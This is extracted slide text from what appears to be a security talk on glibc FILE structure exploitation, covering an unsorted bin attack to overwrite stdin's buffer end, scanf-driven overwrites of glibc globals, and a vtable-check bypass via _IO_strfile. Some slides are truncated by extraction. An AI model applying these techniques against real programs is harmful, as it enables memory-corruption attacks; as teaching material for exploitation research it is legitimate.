
Make FILE structure great again

- Overwrite buf_end with a pointer behind the stdin
 - Unsorted bin attack
 - Very common in heap exploitation



Make FILE structure great again

- Stdin related function
 - scanf("%d",&var)
 - It will call
 - read(0,buf_base,sizeof(stdin buffer))



Make FILE structure great again

- Stdin related function


- scanf("%d",&var)

- It will call

- read(0,buf_base,sizeof(stdin buffer))

- It can overwrite many global variable in glibc

- Input: aaaa.....



Make FILE structure great again

- Stdin related function

stdin


- scanf

- It w

- re

- It

- Input: aaaa.....



Make FILE structure great again

- Another bypass method
 - Use existing function in the validated function which use `_IO_strfile` structure

```
38 struct _IO_streambuf
39 {
40     struct _IO_FILE _f;
41     const struct _IO_jump_t *vtable;
42 };
```

```
43
44 typedef struct _IO_strfile_
45 {
46     struct _IO_streambuf _sbf;
47     struct _IO_str_fields _s;
48 } _IO_strfile;
```

